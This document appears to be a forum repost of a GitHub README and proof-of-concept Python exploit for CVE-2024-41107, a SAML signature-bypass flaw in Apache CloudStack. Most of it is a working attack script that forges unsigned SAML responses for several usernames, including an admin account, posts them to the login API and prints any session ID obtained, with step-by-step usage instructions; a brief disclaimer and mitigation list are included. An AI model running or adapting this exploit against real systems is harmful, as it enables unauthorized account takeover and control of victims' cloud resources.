

CVE-2024-41107 Exploit


This repository contains an exploit for the critical vulnerability identified as CVE-2024-41107 in Apache CloudStack. This vulnerability affects versions 4.5.0 through 4.18.2.1 and 4.19.0.0 through 4.19.0.2. The flaw lies within the Security Assertion Markup Language (SAML) authentication mechanism, allowing attackers to submit unsigned SAML responses to gain unauthorized access to user accounts and control over cloud resources.
 Disclaimer
This code is for educational purposes only. Unauthorized access to computer systems is illegal and unethical. Use this information responsibly and within the boundaries of the law. Features
- Exploits the SAML authentication vulnerability in Apache CloudStack
- Bypasses signature checks to gain unauthorized access
- Demonstrates the critical nature of CVE-2024-41107
 Requirements
- Python 3.x
requestslibrarybeautifulsoup4library
Install the required libraries using:
Код:
pip install requests beautifulsoup4 Usage
Usage
- Clone the repository:
Код:
git clone https://github.com/d0rb/CVE-2024-41107/PoC.git
cd cve-2024-41107-exploit- Edit the Exploit Code:
Update the
url and saml_response_template variables in exploit.py with the target CloudStack instance and your SAML issuer details.- Run the Exploit:
Код:
python exploit.py- Check the Response:
If successful, the script will print the session ID indicating unauthorized access.
 Mitigation
To mitigate this vulnerability, users are advised to:- Disable SAML authentication by setting the
saml2.enabledglobal setting tofalse. - Upgrade to the patched versions 4.18.2.2 or 4.19.1.0 released by Apache.
- Review access logs for signs of exploitation.
Poc :
Python:
import requests
from bs4 import BeautifulSoup
from datetime import datetime, timedelta
import xml.etree.ElementTree as ET
import base64
import logging

# Setup logging
logging.basicConfig(filename='exploit.log', level=logging.INFO, format='%(asctime)s - %(message)s')

# URL of the login endpoint
url = "http://target-cloudstack-instance.com/client/api"

# Function to generate dynamic SAML response
def generate_saml_response(username):
    issue_instant = datetime.utcnow().strftime('%Y-%m-%dT%H:%M:%SZ')
    not_on_or_after = (datetime.utcnow() + timedelta(hours=1)).strftime('%Y-%m-%dT%H:%M:%SZ')

    saml_response = f"""
    <samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_8f0d8b57b7b34a1a8f0d8b57b7b34a1a" Version="2.0" IssueInstant="{issue_instant}" Destination="{url}">
        <saml:Issuer>http://your-saml-issuer.com</saml:Issuer>
        <samlp:Status>
            <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
        </samlp:Status>
        <saml:Assertion Version="2.0" ID="_abc123" IssueInstant="{issue_instant}">
            <saml:Issuer>http://your-saml-issuer.com</saml:Issuer>
            <saml:Subject>
                <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">{username}</saml:NameID>
                <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                    <saml:SubjectConfirmationData NotOnOrAfter="{not_on_or_after}" Recipient="{url}"/>
                </saml:SubjectConfirmation>
            </saml:Subject>
            <saml:Conditions NotBefore="{issue_instant}" NotOnOrAfter="{not_on_or_after}">
                <saml:AudienceRestriction>
                    <saml:Audience>{url}</saml:Audience>
                </saml:AudienceRestriction>
            </saml:Conditions>
            <saml:AuthnStatement AuthnInstant="{issue_instant}" SessionIndex="_abc123">
                <saml:AuthnContext>
                    <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</saml:AuthnContextClassRef>
                </saml:AuthnContext>
            </saml:AuthnStatement>
        </saml:Assertion>
    </samlp:Response>
    """
    return base64.b64encode(saml_response.encode('utf-8')).decode('utf-8')

# List of usernames to attempt access
usernames = ["user1@example.com", "user2@example.com", "admin@example.com"]

# Function to attempt login with SAML response
def attempt_login(saml_response):
    data = {
        "command": "samlSsoLogin",
        "SAMLResponse": saml_response
    }
    response = requests.post(url, data=data)

    if response.status_code == 200:
        soup = BeautifulSoup(response.text, 'html.parser')
        session_id = soup.find('sessionid')
        if session_id:
            logging.info(f"Login successful, session ID: {session_id.text}")
            print(f"Login successful, session ID: {session_id.text}")
        else:
            logging.info("Login failed, no session ID found in response.")
            print("Login failed, no session ID found in response.")
    else:
        logging.info(f"Login failed, status code: {response.status_code}")
        print(f"Login failed, status code: {response.status_code}")

# Attempt login for each username
for username in usernames:
    saml_response = generate_saml_response(username)
    attempt_login(saml_response)
Source Github : https://github.com/d0rb/CVE-2024-41107